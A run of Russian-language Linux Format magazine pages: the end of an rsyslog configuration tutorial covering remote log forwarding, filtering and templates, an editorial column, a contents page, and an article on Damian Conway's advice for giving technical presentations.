Например, сообщения обычно записываются в локальный файл, а также перенаправляются на защищенный «хост журналирования». Такая централизация лог-файлов имеет ряд преимуществ. Во-первых, так проще собрать и проанализировать лог-файлы с нескольких компьютеров. Во-вторых, это усложняет замечание следов квалифицированному взломщику, умеющему удалять следы своей деятельности из лог-файлов (поскольку ему придется взламывать также и хост логирования). Например, достаточно добавить строку:

```
authpriv.* @jupiter
```


и сообщения устройства *authpriv* будут перенаправляться на компьютер *jupiter*.

...а потом был rsyslog

История, которую я рассказал, относится к старому демону *syslog*, и она имела бы хождение и 25 лет назад. Теперь рассмотрим некоторые добавочные возможности, предоставляемые *rsyslog*:

- » Сообщения можно отфильтровать (выбирать) по их содержанию, включая поиск по регулярным выражениям
 - » Сообщения можно отправить в базу данных, такую как *MySQL* или *PostgreSQL*
 - » Сообщения можно перенаправлять по протоколу TCP (исходный *syslog* использовал UDP, который не гарантирует доставку сообщений). Трафик также можно зашифровать с помощью SSL (*secure sockets layers*)
 - » Сообщения можно отправлять по электронной почте (предназначено только для срочных оповещений).
- При перенаправлении сообщений на сервер базы данных или другому *syslog* можно указать резервные серверы, которые будут использованы, если основной выйдет из строя.

Более длинный список имеется на сайте www.rsyslog.com/doc/features.html. Вместе все эти дополнения делают *rsyslog*



» Уровни серьезности сообщений задаются значениями из упорядоченного списка. Точного определения того, какие события относятся к каким уровням, нет.

средством журналирования промышленного уровня. Разумеется, это оплачивается более развесистым синтаксисом файла настройки.

Рассмотрим некоторые из этих возможностей.

Прежде всего, в *rsyslog* используется модульная архитектура. Для загрузки нужных модулей с необходимыми возможностями укажите соответствующие директивы в *rsyslog.conf*. Например, в верхней части файла *rsyslog.conf* вы, вероятно, увидите такие директивы:

```
$ModLoad imuxsock
$ModLoad imklog
```

В первой строке загружается модуль ввода сокета UNIX, который принимает сообщения от локальных сервисов. Прослушивание доменного сокета UNIX */dev/log* – традиционное поведение *syslog*. Если не загрузить этот модуль, *rsyslog* не будет слушать локальные сообщения. Во второй строке загружается модуль поддержки журналирования ядра. Существуют и многие другие модули – некоторые из них приведены в таблице.

Перенаправление

Как и *syslog* до него, *rsyslog* может отправлять сообщения удаленному *rsyslog*, чтобы все лог-файлы можно было собрать в одном месте. Если указать в *rsyslog.conf* на центральном узле строку:

```
*.* @192.168.81.44:514
```

то все сообщения будут перенаправляться на порт 514 UDP (на самом деле это значение, используемое по умолчанию) компьютера с IP-адресом **192.168.81.44**. Вместо IP-адреса можно указать имя компьютера, если оно разрешаемо. При перенаправлении по TCP используются два знака @:

```
*.* @@192.168.81.44:514
```

Конечно, при желании можно сузить выборку, а не брать все сообщения **.**. И ничто не мешает вам добавить второе похожее правило для перенаправления сообщения на второй сервер. На локальном компьютере *rsyslog* должен слушать порт 514 UDP (обычное поведение *syslog*), кроме того, там нужно загрузить соответствующий модуль таким образом:

```
$ModLoad imudp
$UDPServerRun 514
```

...а если нужно слушать порт 514 TCP, то таким:

```
$ModLoad imtcp
$InputTCPServerRun 514
```



syslog с CEE

Хотя у сообщений традиционного *syslog* есть некая структура (время, имя хоста и т.д.), само сообщение представляет собой текст в произвольном формате. Это затрудняет автоматизированный анализ лог-файлов (и заставляет вас изучать Perl и регулярные выражения). *Syslog* с CEE задает структуру для самого сообщения, что упрощает хранение сообщений в структурированном хранилище данных, а также его анализ. Эти структурированные сообщения определяются по специальному маркеру (@cee), за которым следуют данные, закодированные в JSON. CEE – сокращение от Common Event Expression [общий язык описания событий]; это формальный стандарт «представления событий» от корпорации Mitre (cee.mitre.org). В последних версиях *rsyslog* предоставляется начальная поддержка этого формата, а для его разработки Red Hat недавно запустила проект *lumberjack*. В будущем поддержка CEE в *syslog* должна расширяться.

Доставка сообщений по протоколу TCP гораздо надежнее, чем по UDP, потому что если локальный компьютер выйдет из строя, центральный *rsyslog* это обнаружит. В этом случае *rsyslog* можно настроить на сбор сообщений в очередь для последующей передачи. Однако *rsyslog* предлагает и гораздо более надежный сервер перенаправления сообщений – RELP (Reliable Event Logging Protocol – надежный протокол журналирования событий), который предоставляет явные подтверждения «сообщения приняты» на уровне приложения. Чтобы воспользоваться RELP, нужно загрузить модули *omrelp* (на центральном сервере) и *imrelp* (на локальном компьютере).

Кстати, обычный сигнал 'HUP', который заставляет демон перечитать свой файл настройки, для *rsyslog* не работает. Если вы внесли изменения в файл настройки, перезапустите демон, скомандовав:

```
service rsyslog restart
```

Отклонение сообщений

В *rsyslog* можно явно задать действие **discard** с помощью символа ~. Если сообщение соответствует правилу, с которым связано действие **discard**, сообщение не сравнивается с дальнейшими правилами в файле.

Так, например, следующие две строки в начале списка правил:

```
authpriv.* /var/log/secure
authpriv.* ~
```

принудят сообщения устройства **authpriv** попадать в **/var/log/secure** и больше никуда. Это более энергичный способ отклонения сообщения, чем просто позволить ему спуститься по списку правил, ни одному из которых оно не соответствует.

В дополнение к традиционному формату правил **устройство.серьезность**, *rsyslog* может выбирать сообщения по их текстовому содержанию (или по другим свойствам, таким как имя хоста-источника). Вот простой пример, чтобы вы поняли идею:

```
:msg, contains, "NETFILTER" /var/log/iptables.log
& ~
```

Первую строку пояснять не нужно – она выбирает сообщения, содержащие строку **NETFILTER**. Возможны и другие типы сопоставления, например, **startswith** (начинается с) вместо **contains**; либо можно воспользоваться **regex** для поиска по регулярно выражению. Вторая строка велит *rsyslog* отклонить это сообщение, и оно не будет проверяться на соответствие дальнейшим правилам. Так мы гарантируем, что сообщения **NETFILTER** попадут только в **iptables.log**.

Шаблоны

С помощью шаблона можно определить структуру строк, которые *rsyslog* записывает в лог-файлы. Для начала проясним, что у сообщений есть структура (определенная в RFC3164). Вот пример (взятый из **/var/log/messages** в Fedora):

```
Mar 22 05:06:12 saturn dhclient[880]: DHCPACK from 192.168.81.254
```

Клиентская сторона syslog

Для отправки сообщений в *syslog* из сервиса программы используют библиотечную функцию **syslog()**. Устройство и уровень серьезности передаются как параметры этой функции, поэтому они остаются на усмотрении разработчика. Также можно отправить сообщения в локальный *syslog* из командной строки командой **logger**. Это удобно при тестировании или для записи логирования из скриптов оболочки. Пользоваться командой **logger** очень легко – например, отправка сообщения с приоритетом **cron.notice** выглялит так:

```
logger -p cron.notice "This claims to be from cron"
```

ИМЯ МОДУЛЯ	ОПИСАНИЕ
IMUXSOCK	Слушает доменный сокет unix /dev/log (традиционное поведение <i>syslog</i>)
IMTC	Слушает сообщения, перенаправляемые по TCP-соединению
IMUDP	Слушает сообщения, перенаправляемые по UDP-соединению (традиционное поведение <i>syslog</i>)
IMKLOG	Слушает сообщения ядра
IMRELP	Слушает сообщения по надежному протоколу RELP
IMFILE	Берет сообщения из файла
OMRELP	Перенаправляет сообщения с использованием протокола RELP
OMMYSQL	Записывает сообщения в базу данных <i>MySQL</i>
OMMAIL	Отправляет (важные) сообщения по электронной почте
OMPROG	Отправляет сообщения заданной внешней программе для специальной обработки

Вы видите, что здесь есть время, имя хоста (**saturn**), имя программы, идентификатор процесса и, наконец, некое текстовое описание. (Эта последняя часть проверяется на соответствие свойству **msg** сообщения в моем предыдущем примере). Это пример формата по умолчанию. Но с помощью шаблонов можно определить собственные форматы. Например, вот как с помощью шаблона можно включить в выводимый текст приоритет сообщения (пожалуй, странно, что, учитывая роль приоритета в выборе сообщений традиционными правилами *syslog* **устройство.серьезность**, сам приоритет по умолчанию не записывается в лог-файл). Пример, сознаюсь, принадлежит Райнеру...

Прежде всего мы определяем шаблон в файле настройки:

```
$template TraditionalPlusPRI,"%pri-text%:
%timegenerated% %HOSTNAME%
%syslogtag%%msg:::drop-last-1f%\n"
```

Применение шаблонов

Этот шаблон соответствует традиционному формату *syslog* с добавлением поля **%pri-text%**. Определив шаблон и дав ему имя, мы можем велеть *rsyslog* использовать его в наших действиях примерно с таким правилом:

```
*.info;mail.none;authpriv.none /var/log/
messages;TraditionalPlusPRI
```

С этим изменением наше сообщение **DHCPACK** выглядело бы следующим образом:

```
daemon.info<30>: Mar 22 19:53:04 saturn dhclient[880]:
DHCPACK from 192.168.81.254
```

Обратите внимание, что перед использованием шаблона нужно определить его в файле настройки. Кстати, определения стандартного формата вы там не увидите – он встроен в *rsyslog*.

Если вы хотите узнать больше, страница **map rsyslog.conf** – хорошее место для старта. Более подробную информацию можно найти по ссылкам на www.rsyslog.com/doc. Там есть масса документации, и написана она хорошо, но немного лоскутная (прости, Райнер!). Райнер также записал несколько удобных видеороликов, они доступны на www.rsyslog.com/video-tutorials. **LXF**



Наши эксперты помогут вам с любым приложением Linux!



ЕВГЕНИЙ БАЛДИН
Упомянул PostgreSQL на защите кандидатской диссертации по физике элементарных частиц.

Даже Столлмен не против

А Баба-Яга ПРОТИВ!
Баба-Яга

Ричард Столлмен не в восторге от закрытых компьютерных игр – любая закрытая программа по его определению неэтична. Но это не мешает ему считать, что их появление в свободном окружении сейчас скорее на пользу, чем во вред.

Отсутствие закрытых компонент, программ и другого цифрового наполнения в вашем индивидуальном микрокосме позволяет насладиться свободой в той мере, какую предоставляет свободное окружение. Ну, а если вам хочется воспользоваться чем-то несвободным? Например, погонять непуганых цифровых пешеходов, пострелять в скорпионов-переростков или попрятаться от зомби? Надо ли для этого непременно загружать закрытую популярную ОС, или лучше впустить закрытую и, возможно, защищенную с помощью DRM (привет упорно возрождающимся слухам о Steam под GNU/Linux) в свободную систему?

Да, это опасно в том смысле, что пользователи перестают различать добро и зло, ибо те перемешиваются; но сейчас больше пользы от смешения, чем от наличия исключительно монолитного зла. Открытое окружение не так ограничивает пользователя, как закрытое, даже если пользователь рвется набить морду зомби здесь и сейчас, еще до появления открытого аналога цифровой песочницы с жертвами магии вуду.

P. S. Линусу Торвалдсу опять дали премию, на сей раз премию Тысячелетия. IMHO ему следует поделиться с Ричардом Столлменом.

E.m.Baldin@inp.nsk.su

В этом месяце вы научитесь...



Давать презентации 66
Развейте свои страхи и освоите искусство эффективных презентаций для технарей, следуя советам **Дэмиена Конвея**.



Отбиваться от троллей 70
Девиз Ubuntu – человечность, да и мы не звери: **Александр Орлов** позаботился о презентациях также и для не-технарей.



Работать с Raspberry Pi ... 72
Джонатан Робертс наконец-то наложил лапы на карманный компьютер за \$25 и делится впечатлениями.



Употреблять ACL 76
Списки контроля доступа избавляют от мороки с собственниками файлов и правами доступа, уверяет **Нейл Ботвик**.



Управлять временем 78
Ник Вейч ввязывается в авантюру, пытаясь выучить вас управлять пространством и временем с помощью Arduino.



Вникать в Erlang 82
Где много задач, много и проблем – в частности, отказов. Но **Андрею Ушакову** удастся с ними справиться средствами языка.



Защищать свой сайт 86
Понимание угрозы – первый шаг к ее ликвидации. **Бен Эверард** применяет WebGoat и узнает, на что покушаются хакеры.



Управлять проектами XX
В плановом хозяйстве **Игоря Штомпеля** все расписано как по нотам – дела для него автоматизируют TaskWarrior и GTD-Free.

Пропустили номер?


Узнайте на с. 104, как получить его прямо сейчас!





Презентации:

Грэм Моррисон делится мудростью, почерпнутой на семинаре Дэмиана Конвея о том, как делать презентации.



Если бы Грэм учел советы Дэмиана, делая доклад на Akademy, быть бы ему разработчиком KDE.



Наш эксперт

Когда Грэм Моррисон не ломает голову над тем, что поставить в *Linux Format*, и не возится со старыми синтезаторами, он скорее всего ищет новые способы повысить продуктивность KDE 4.

В мире свободного ПО, лучший способ довести свои идеи до окружающих – это сделать презентацию, будь то представление нового продукта продукта на LUG, выступление на конференциях вроде Guadec или Akademy или официальный доклад на более масштабном мероприятии в данной сфере. Но тут есть несоответствие. Хотя всем нам в этом сообществе приходится регулярно работать с презентациями, говоря о своих самых любимых проектах и достижениях, мало кто умеет толково это делать. И даже насмотревшись за много лет одних и тех же стандартных тем слайдов Microsoft, эффектов перехода и анимированных списков с маркерами, и наслушавшись выступающих, слово в слово повторяющих текст на слайде, делать презентацию – даже о любимом предмете – сплошной кошмар.

Все потому, что если вы не родились политиком или продавцом автомобилей, этот навык не проявится сам собой без практики, подготовки и старания. Но потерпев неудачу в первый раз, навряд ли захочется пробовать снова. А зря. Презентации бывают великолепны. Это одновременно и средство обучения людей основам технологии, и способ выявления потребностей вашего сообщества. Научиться этому может каждый, и для аудитории ничего нет ценнее прямого контакта с рассказчиком о том, что им по душе. Подлинно хорошая презентация даже не выглядит результатом практики, подготовки и старания – она воспринимается как полет мысли. Возможно, поэтому блестящие рассказчики вызывают у нас комплекс неполноценности, заставляя думать, что нам

«ЛУЧШИЙ СПОСОБ ДОВЕСТИ СВОИ ИДЕИ – ЭТО СДЕЛАТЬ ПРЕЗЕНТАЦИЮ.»

в жизни не достичь такой концентрации ума и совершенства речи; а в итоге весь процесс кажется жутким, утомительным, трудным, непредсказуемым... и мы уваливаем. Так или иначе, многие презентации технарей оказываются провальными и в плане захвата внимания, и в плане подачи информации. Недостаток опыта, умение общаться только в Интернете и сложность технической специфики – вот компоненты эпического провала.

Но ведь все может быть иначе. В мире свободного ПО немало прекрасных мастеров презентаций и их творений. Поэтому, когда нам выпал случай посетить однодневный курс по созданию презентаций от Дэмиана Конвея [Damian Conway], мы ни минуты не медлили. Ведь Дэмиан – не только ведущий разработчик Perl (свежее интервью с ним см. в LXF155) и корифей компьютерных наук, но и один из лучших докладчиков, кого нам доводилось слышать. Его доклады на OSCON всегда умны, информативны и искрометны. На своих программах обучения он объясняет сложнейшие вещи, как дважды два. Но что важнее всего, он отлично держит аудиторию.

Планирование

Как бы вы ни мечтали проскочить с презентацией «на шармака», без феноменального таланта и самоуверенности вы обречены. А для простых смертных единственным фактором успеха презентации является количество усилий, вложенных в ее создание. Дэмиан говорит, что у него порой уходит 100 часов на подготовку часовой презентации, и хотя он и не настаивает, чтобы вы тратили столько же на свое выступление на ежемесячном отчете, но рекомендует соотношение 10:1 – 10 часов подготовки на 1 час презентации. Начинать он советует с мозгового штурма, первый час просто записывая то, что вы хотите сказать.

Вид искусства

Дизайн

- Используйте логотип один раз
- Делайте тезисы краткими
- Ограничьтесь пятью пунктами
- на одном слайде, а то и меньше

► **Мантра Дэмиана про объем информации в презентации — «чем меньше, тем лучше». Стив Джобс бы с ним согласился.**

Этот первичный обзор может занять несколько страниц, а может — всего одну, но если вам сложно сформулировать идеи, уж лучше перепоручить презентацию кому-нибудь другому. Важно, чтобы аудитория видела в вас эксперта. Как отметил Дэмиан, можно даже быть экспертом в том, что вы не эксперт — например, указывая на неудобства в интерфейсе Unity от Canonica или рассуждая о том, что большое разнообразие видов вредит экосистеме Linux; суть в том, чтобы рассуждать на выбранную тему с апломбом. А говорить о том, чего сами не испытали, совершенно бесплодно. Меняйте либо тему, либо докладчика.

Из составленного первичного обзора нужно выбрать то, что ваши слушатели должны понять и запомнить. Дэмиан советует, чтобы таких идей было магическое число — 5, хотя сам признал, что в текущей презентации у него вышло 7. Аудитория воспримет лишь несколько идей, как бы интересен или хорошо подан ни был материал, и хорошо бы выбрать эти идеи за них, задав приоритеты. Важно также, чтобы идеи создавали нить повествования: она будет основой вашей презентации, и ключевые идеи по возможности «нанизываются» на эту нить равномерно, образуя сюжет — ведь сюжет скорее уложится в голове, чем разрозненные мысли. Таковы механизмы «усвоения и запоминания».

Рекомендация Дэмиана в том, что если выбранные 5 идей не удаётся увязать в сюжет, их следует заменить другими. В составе истории ваши идеи запомнятся, а это важнее, чем озвучить их по отдельности. Ну, а если важен именно конкретный элемент, постарайтесь построить вокруг него всю презентацию, лишь бы не оставлять его на отшибе от остальных — иначе его все равно не запомнят. Поскольку вы можете рассчитывать, что аудитория унесет с собой лишь часть ваших идей, ваша задача — всучить им самое важное; а значит, найти компромисс между объемом ин-

формации и ее доходчивостью. Дэмиан называет это «когнитивной динамикой»: проще выраженное проще понять и запомнить. Речь не об избегании сложных концептов, а о способе их представления.


Слайды

Перейдем к конструированию слайдов. Дэмиан настойчиво советует начинать не с самих слайдов, а с раздаточного материала, который обязательно должен сопровождать презентацию. Поскольку смысл этого материала вовсе не в дублировании презентации, а в дополнении и пояснении представленных идей, начать следует именно с него. Это также поможет обработать ваш черновик с идеями, выделив основные темы и найдя ту самую нить повествования, которая свяжет их воедино.

Даже если сначала у вас получился всего один лист А4, почти всегда в этот материал войдет больше информации, чем вы сумеете вложить в саму презентацию. А вам того и надо. Удовлетворившись ходом и содержанием раздаточного материала, переходите к следующей ступени — собственно созданию слайдов. Один из самых частых вопросов при создании презентации — сколько их нужно? Это зависит от вашего стиля, но слайды — своего рода таймер, по которому вы ориентируетесь. Примените для них свои ключевые идеи, распределив их, скажем, через каждые 15 минут. Слайды, которые пойдут в промежутках, зависят от того, о чем и как вы говорите и какой объем информации доносите с экрана. Можно сделать интервал в 5 минут, можно в 10. Делайте как вам удобно, только не полагайтесь всецело на хронометраж. Старайтесь разнообразить темп, чтобы речь была как можно более естественной.

Мало что может быть хуже, чем продираться через абзацы минут на 5 чтения на экране чересчур густого текста, так что не успеваешь слушать докладчика. На слайдах должно быть все

»



► **Используйте картинки только в случае крайней необходимости.**

» **Не хотите пропустить номер?** Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

наоборот. Помещайте не более пяти пунктов на один слайд, стараясь уложить каждый пункт в одну строку. Дэмиан предпочитает дизайн без излишеств – выделяется только название/заголовок раздела, и мы с этим согласны. Кому охота путаться в калейдоскопе цветов, рамок и эффектов ради всего пары слов, обобщающих сказанное!

У самого Дэмиана слайды «экономные»: монохромные и всего на паре шрифтов. Он считает, что такие проще и изготовить, и воспринять (хотя использует кремовый и темно-серый цвета, ради снижения контрастности). Он также отметил, что цвета могут создавать проблему на заезженных проекторах: например, не стоит выделять что-либо красным, потому что эта лампочка зачастую перегорает первой.

Будьте аккуратны со шрифтами

Дэмиан, можно сказать, спец по шрифтам, и рекомендует пользоваться ими с умом. То есть понимать, почему выбрали именно этот. Никогда не отвлекайте взгляды на курсив или чересчур декоративные шрифты. Обычного шрифта без засечек для заголовков и с засечками – для текста вполне достаточно; размер следует выбирать в промежутке 36–48. Шрифты на всех слайдах должны быть одинаковые, и размещение текста не должно «прыгать» при переходе со слайда на слайд. Дэмиан также использует два моноширинных шрифта для отображения кода: один – для ввода/вывода командной строки, а другой, предположительно, для Perl. Вот и все. Поначалу кажется, что его слайды сделаны наспех, но это лишь потому, что дизайн здесь не заслоняет содержания, а уж оно было тщательнейшим образом выверено и отточено за многие часы мастер-классов по обе стороны Тихого и Атлантического океанов.

Хотя некоторые из лучших виденных нами презентаций сохранили одни изображения, без всякого текста – например, в исполнении основателя Creative Commons Ларри Лессига [Larry Lessig], подать их правильно – особое искусство. Большинство из нас привыкли, что картинки замедляют темп презентации, а не создают его. Они, безусловно, полезны, если нужно что-то показать, и добавляют юмора или индивидуальности, если сделать это неожиданно, но здесь действуют те же законы, что и для текста. Изображения, например, не должны быть перегруженными, и если вы добавля-



➤ Дэмиан Конвей зарабатывает тем, что создает сам и учит других создавать классные презентации.

ете график или схему, не выдирайте первый попавшийся из своей электронной таблицы. Поместите на рисунок только то, что иллюстрирует вашу идею, и не превращайте его в черную дыру для данных.

Не полагайтесь на эффекты


Еще одним средством испортить жизнь слушателям могут стать эффекты. Обычно они используются при переходе от одного слайда к другому, и чаще всего выбираются за шик, а не из целесообразности. Дэмиан считает, что для максимальной концентрации внимания аудитории на вашей речи переходы должны быть крайне ненавязчивы. В своей презентации, рассчитанной на целый

день и включавшей более 650 слайдов, он применял только короткий наплыв или просто обрыв. В ней также были и маркированные списки, которые появлялись сразу, вместе со слайдом, а не пошагово.

«Поместите на рисунок только то, что иллюстрирует идею.»

Иногда анимация иллюстрировала его тезисы, но и в этих случаях была экономной. Чаще всего он применял «неподвижное» обречение: основная часть с заголовком остается прежней, а меняется только текст или код. Таким образом, ваш глаз выхватывает только изменения.




➤ Очень удобно, если в вашей программе открыто два экрана: один – для презентации, другой – для комментариев, как в Impress.



➤ Пропустили номер? Узнайте на с. 106, как получить его прямо сейчас.



Шаг за шагом: Установка консоли докладчика в Impress



1 Консоль докладчика

Скачайте версию расширения 1.1.0 <http://extensions.services.openoffice.org>. Щелкните по нему дважды, и после запуска *Impress* нажмите ОК и примите условия лицензионного соглашения.

2 Настройка Impress

Откройте Параметры в меню Демонстрация и убедитесь, что монитор Презентации установлен в качестве основного.

3 Выход и перезапуск

Затем нам потребовалось перезапустить *Impress*, но после этого нажатие F5 запустило консоль на другом мониторе.

Итак, вы выстроили логику презентации, определили содержание раздаточного материала и распределили информацию на серию хорошо оформленных слайдов. Можно готовиться к выступлению. Даже если вы волнуетесь, главное, что вы должны излучать в аудитории – это страсть. В печатном тексте это слово выглядит напыщенно, и многие употребляют его, лишь говоря о том, что любят.

Но презентация – это ваш шанс проявить свою страсть по отношению к чему-либо, не произнося этого слова вслух.

Если вы по-настоящему чем-то увлечены, вы захватите аудиторию, даже если им на ваш предмет наплевать. Людям сложнее игнорировать того, кто говорит с энтузиазмом: скорее, вам дадут излиться. Сделайте свою увлеченность заразительной, и на вас задержат внимание и выслушают.

Повторение — мать учения

Еще одно неизбежное условие – надо потренироваться. Не пройдя по презентации с начала до конца, вы не поймете, как ваши мысли будут звучать в аудитории, или сколько времени займет тот или иной раздел. Дэмиан предлагает на репетиции устанавливать регламент на 10 % меньше, чем отведенное на ваше выступление время. Тогда останется и на заминки, и на вопросы, и на технические накладки.

Зафиксируйте также, в какие моменты вступают ваши ключевые идеи. Практиковаться следует в чьем-либо присутствии. Слушателям вовсе не обязательно вникать в ваш доклад, но их наличие поможет вам наладить стиль изложения и воспроизведет обстановку. Дэмиан признается, что порой даже выставлял просто фото аудитории на ноутбуке, и это уже помогало ему настроиться и помнить о слушателях.

Но без практики все равно никуда. Тренироваться следует до тех пор, пока вы не почувствуете, что совершенно освоились со своей повестью, заучили каждую строчку и знаете, как именно вы будете ее представлять. И лишь на этом этапе вы можете забыть о деталях и просто войти в роль выступающего. Потому что забыть о деталях можно, только зная их назубок. Это также убеждает вас от одной из самых несносных ошибок – подглядывать

в свои записи, вспоминая, что будет дальше. Чем больше тренировок, тем меньше ваша нужда в шпаргалке. А чтобы было еще проще, настройте *Impress* или другую программу для презентаций так,

«Чем больше тренировок, тем меньше ваша нужда в шпаргалке.»

чтобы экран проектора и ноутбука показывались по отдельности. Иногда это трудноато организовать непосредственно перед показом слайдов, но остается надеяться, что на мероприятии под эгидой Linux все

присутствующие пользуются ноутбуками на Linux.

Два экрана позволят открыть полный вид на своем мониторе и слайд-шоу на основном, который транслируется на проектор. На вашем могут быть видны комментарии к слайдам, а также следующий и предыдущий слайды – это облегчит вам ориентирование в презентации. *Impress* поддерживает вывод на два экрана по умолчанию; настроить его можно в меню Демонстрация. По ходу показа вы управляете *Impress* обычным образом, только не щелкайте во втором мониторе и не прокручивайте колесико мыши: и то, и другое перелистнет слайд. К сожалению, параллельно отображать слайды *Impress* не умеет, но есть расширение *Oracle* [Оракул], предоставляющее консоль докладчика с показом комментариев и предшествующего, текущего и следующего слайдов. Процесс установки описан на врезке вверху. Не жалейте времени на установку ПО и всегда носите с собой одну-две запасных копии вашей презентации, а одну неплохо сохранить и на каком-нибудь сервере. Дэмиан также рекомендует по возможности избегать живых демонстраций – с учетом количества презентаций, «упавших» на наших глазах за последние годы, мы с ним абсолютно солидарны.

Вместо живой демонстрации можно открывать web-страницы из кэша браузера, создавая иллюзию, что ноутбук подключен к Интернету. Или автоматизировать ввод и компиляцию приложения – Дэмиан даже собрал специальную «Vim IDE», позволяющую это делать. Обеспечьте себе независимость от технической оснастки конференц-центра, где сотни компьютерщиков одновременно пытаются подцепиться к беспроводной сети или не хватает портов подключения на допотопном проекторе. Постарайтесь исключить все возможные неприятности, чтобы расслабиться и наслаждаться процессом. **LXF**

Презентации:

В порядке заботы о не-технарях **Александр Орлов** и команда **Стратоплан.Ру** подготовили развернутое «Пособие для бурундуков».



Наш эксперт

Александр Орлов поработал в компаниях SUN и Intel, где учился делать технологии для людей. При зрении минус 10, видит многие мешающие жить недостатки и пытается помочь их исправить!

